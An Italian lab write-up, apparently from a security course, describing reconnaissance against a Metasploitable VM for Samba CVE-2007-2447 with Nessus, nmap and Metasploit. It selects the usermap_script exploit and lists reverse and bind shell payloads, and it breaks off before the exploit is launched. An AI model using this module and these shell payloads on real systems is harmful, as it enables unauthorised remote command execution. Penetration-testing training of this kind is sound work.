
BUILD WEEK 2 GIORNO 4

Come prima cosa andiamo ad eseguire attraverso Nessus una Basic Scan sul nostro bersaglio per identificare la vulnerabilità

CVE-2007-2447 in Samba



192.168.50.150


10	5	24	5	122
CRITICAL	HIGH	MEDIUM	LOW	INFO

Scan Information

Start time:	Mon Mar 13 05:01:06 2023
End time:	Mon Mar 13 05:27:42 2023


Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.50.150
MAC Address:	08:00:27:EF:FF:86
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)




ID CVE	
CVE-2007-2447	Scopri di più su National Vulnerability Database (NVD) • Grado di gravità CVSS • Informazioni sulla correzione • Versioni software vulnerabili • Mappature SCAP • Informazioni CPE
Descrizione	
La funzionalità MS-RPC in smbd in Samba 3.0.0 fino a 3.0.25rc3 consente agli aggressori remoti di eseguire comandi arbitrari tramite metacaratteri della shell che coinvolgono la (1) funzione SamrChangePassword, quando l'opzione smb.conf "username map script" è abilitata e consente utenti remoti autenticati per eseguire comandi tramite metacaratteri della shell che coinvolgono altre funzioni MS-RPC nella (2) gestione della stampante remota e (3) della condivisione file.	

Creiamo la comunicazione tra la macchina bersaglio e la nostra andando a configurare gli indirizzi IP e impostandoli sulla stessa rete




```
Last login: Mon Mar 13 04:39:55 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:feef:ff86/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
len 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
efault qlen 1000
    link/ether 08:00:27:d2:d3:f9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global e
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed2:d3f9/64 scope link
       valid_lft forever preferred_lft forever
```

Per quanto riguarda la scansione era possibile eseguirla anche attraverso NMAP seguendo questo settaggio:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.150 -p 445
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 11:20 CET
Nmap scan report for 192.168.50.150
Host is up (0.0013s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```


Andiamo a configurare Metasploit in maniera da creare e lanciare l’exploit fatto su misura con i seguenti comandi e settaggi:




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|  $a,        |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|  $S`?a,     |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%__%%%%%%%%%%%%%%%%%|       `?a,  |%%%%%%%%__%%%%%%%%%__%%__ %%%%]
 [% .--------..-------.|    |_ .---.-.|       .,a$%|.-----.|    |.---.|__||    |_ %%]
 [% |        ||  -__||  _||  _  ||    ,,aS$""`    ||  _  ||    ||  _  ||    ||   _|%%]
 [% |__|__|__||_____||____||___._||%$P"`          ||   __||__||_____||__||____|%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|  `"a,       ||__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|____`"a,$$__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%        `"$   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]


       =[ metasploit v6.3.0-dev                          ]
+ -- --=[ 2278 exploits - 1201 auxiliary - 408 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/
```



```
msf6 > search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                        normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                  normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
```




```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                    normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                        normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                  normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                    normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                    normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                 normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                          normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                     normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  payload/cmd/unix/bind_r                                      normal  No     Unix Command Shell, Bind TCP (via R)
   11  payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  payload/cmd/unix/bind_socat_udp                              normal  No     Unix Command Shell, Bind UDP (via socat)
   14  payload/cmd/unix/bind_zsh                                    normal  No     Unix Command Shell, Bind TCP (via Zsh)
   15  payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   16  payload/cmd/unix/pingback_bind                               normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   17  payload/cmd/unix/pingback_reverse                            normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   18  payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   19  payload/cmd/unix/reverse_awk                                 normal  No     Unix Command Shell, Reverse TCP (via AWK)
   20  payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   21  payload/cmd/unix/reverse_jjs                                 normal  No     Unix Command Shell, Reverse TCP (via jjs)
   22  payload/cmd/unix/reverse_ksh                                 normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   23  payload/cmd/unix/reverse_lua                                 normal  No     Unix Command Shell, Reverse TCP (via Lua)
   24  payload/cmd/unix/reverse_ncat_ssl                            normal  No     Unix Command Shell, Reverse TCP (via ncat)
   25  payload/cmd/unix/reverse_netcat                              normal  No     Unix Command Shell, Reverse TCP (via netcat)
   26  payload/cmd/unix/reverse_netcat_gaping                       normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   27  payload/cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   28  payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   29  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   30  payload/cmd/unix/reverse_php_ssl                             normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   31  payload/cmd/unix/reverse_python                              normal  No     Unix Command Shell, Reverse TCP (via Python)
   32  payload/cmd/unix/reverse_python_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   33  payload/cmd/unix/reverse_r                                   normal  No     Unix Command Shell, Reverse TCP (via R)
   34  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   35  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   36  payload/cmd/unix/reverse_socat_udp                           normal  No     Unix Command Shell, Reverse UDP (via socat)
   37  payload/cmd/unix/reverse_ssh                                 normal  No     Unix Command Shell, Reverse TCP SSH
   38  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   39  payload/cmd/unix/reverse_tclsh                               normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   40  payload/cmd/unix/reverse_zsh                                 normal  No     Unix Command Shell, Reverse TCP (via Zsh)
```



